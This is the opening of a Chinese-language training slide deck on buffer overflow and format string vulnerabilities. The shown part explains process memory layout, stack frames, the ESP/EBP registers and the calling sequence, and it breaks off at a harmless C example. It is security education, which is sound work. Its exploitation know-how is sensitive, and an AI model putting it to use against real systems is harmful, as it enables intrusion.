



赛客  
SAIKE

# 缓冲区溢出漏洞+格式化 串漏洞讲解

BUFFER OVERFLOW & FORMAT STRING  
VULNERABILITIES

# 目录

缓冲区溢出概述

01

02

栈溢出原理与实践

格式化串漏洞原理  
与实践

03

04

ShellCode开发艺术

PWN实战

05

# 第一章

## 缓冲区溢出 概述

# 第一章 缓冲区溢出概述

## 01：缓存区溢出的含义


**缓冲区溢出攻击**是网络安全中最为常见的攻击方式，主要是利用程序存在的缓冲区溢出漏洞实施的攻击。

**缓冲区**是内存的一部分，用于临时存放程序运行过程中产生的数据。

**缓冲区溢出**是在大缓冲区中的数据向小缓冲区复制的过程中，由于没有注意小缓冲区的边界，“撑爆”了较小的缓冲区，从而冲掉了和小缓冲区相邻内存区域的其他数据而引起的内存问题。

# 第一章 缓冲区溢出概述

## 01：缓存区溢出的含义



# 第一章 缓冲区溢出概述

## 02：缓存区溢出的危害

攻击者成功利用缓冲区溢出漏洞可以对目标计算机展开攻击，造成的危害主要包括：

- 修改内存中变量的值
- 劫持进程
- 执行恶意代码
- 种植木马
- 获得主机控制权
- .....

# 第一章 缓冲区溢出概述

## 03：缓存区溢出产生的原理

按照进程使用内存的功能不同，计算机的内存可以分为4部分：

- 代码区：这个区域主要存储被装入执行的二进制机器代码，处理器会到这个区域取指并执行。
- 数据区：用于存储全局变量。
- 堆区：进程可以在堆区动态地请求一定大小的内存，并在用完之后归还给堆区。
- 栈区：用于动态地存储函数之间的调用关系，以保证被调用函数在返回时恢复到母函数中继续执行。



# 第一章 缓冲区溢出概述

## 03：缓存区溢出产生的原理


可执行文件代码段中包含的二进制级别的机器代码会被装载进入内存的代码区，处理器到该区域逐条取出指令和操作数，并送入算术逻辑单元进行运算。

程序执行过程中如果请求开辟动态内存，则会在内存的堆区分配一块大小合适的区域返回给代码区的代码使用。

当函数调用发生时，函数的调用关系等信息会动态地保存在内存的栈区，以供处理器在执行完被调用函数的代码时返回母函数。



# 第一章 缓冲区溢出概述



# 第一章 缓冲区溢出概述

## 03：缓存区溢出产生的原理

存放在代码区的指令主要用于操作CPU进行运算，数据区、堆区、栈区的数据用于存放程序执行过程中的各类数据。此外，栈还担负了程序流程控制中函数间相互调度的作用。

程序中使用的缓冲区主要包括堆区、栈区和存放静态变量的数据区，其中堆区和栈区是缓冲区溢出利用的主要对象。

缓冲区溢出的利用方式与缓冲区属于哪个内存区域密不可分。

## 第二章

# 栈溢出原理 与实践

## 第二章 栈溢出原理与实践

### 01：栈的含义

栈是指一种数据结构，一种先进后出的数据表。

用于标识栈的属性有两个：


- 栈顶(TOP)
- 栈底(BASE)

栈常见的操作有两种：

- 压栈(PUSH)
- 弹栈(POP)

## 第二章 栈溢出原理与实践


### 01：栈的含义



## 第二章 栈溢出原理与实践

### 01：栈的含义


弹栈操作



## 第二章 栈溢出原理与实践

### 01：栈的含义

入栈操作






## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态

函数调用发生时，程序的执行轨迹发生了变化，程序从主流程跳转到子函数执行，完成子函数的调用之后返回主程序。



## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态

程序执行过程中每个函数独占自己的栈帧空间。当前正在运行的函数的栈帧总是在栈顶。Unix系统提供两个特殊的寄存器用于标识位于系统栈顶端的栈帧。

- ESP：栈指针寄存器(extended stack pointer)，该指针永远指向系统栈最上面一个栈帧的栈顶。
- EBP：基址指针寄存器(extended base pointer)，该指针永远指向系统栈最上面一个栈帧的栈底。

## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态


函数栈帧：ESP和EBP之间的内存空间为当前栈帧，EBP标识了当前栈帧的底部，ESP标识了当前栈帧的顶部。函数栈帧中主要包含以下几类重要信息：

- 局部变量：为函数局部变量开辟的内存空间。
- 栈帧状态值：保存前栈帧的底部，用于在本帧被弹出后恢复上一个栈帧。
- 函数返回地址：保存当前函数调用前的“断点”信息，也就是函数调用前的指令位置以便在函数返回时能够恢复到函数被调用前的代码区中继续执行指令。

## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态

在函数调用过程中系统使用栈来保存关键数据，使用函数栈帧的方式控制程序执行流程。



## 第二章 栈溢出原理与实践


### 02：函数调用发生时栈的工作状态

函数调用(stdcall)大致包括以下几个步骤：

- (1) 参数入栈：将参数从右至左依次压入系统栈中。
- (2) 返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。
- (3) 代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。
- (4) 栈帧调整：具体包括以下几点。
  - 保存当前栈帧状态值(EBP入栈)
  - 将当前栈帧切换到新栈帧(更新EBP)
  - 为新栈帧分配空间(抬高栈顶)

## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态



## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态


函数返回大致包括以下几个步骤：

- (1) 保存返回值：通常将函数的返回值保存在寄存器EAX中。
- (2) 弹出当前栈帧：具体包括以下几点。
  - 降低栈顶，回收当前栈帧空间
  - 弹出EBP，恢复出上一个栈帧
  - 将函数返回地址弹出给EIP
- (3) 跳转：按照函数返回地址跳回母函数中继续执行



## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态



## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态

示例：

分析在函数my\_add调用发生时栈的状态变化。

```
1 #include <stdio.h>
2
3 unsigned int my_add(unsigned int x, unsigned int y)
4 {
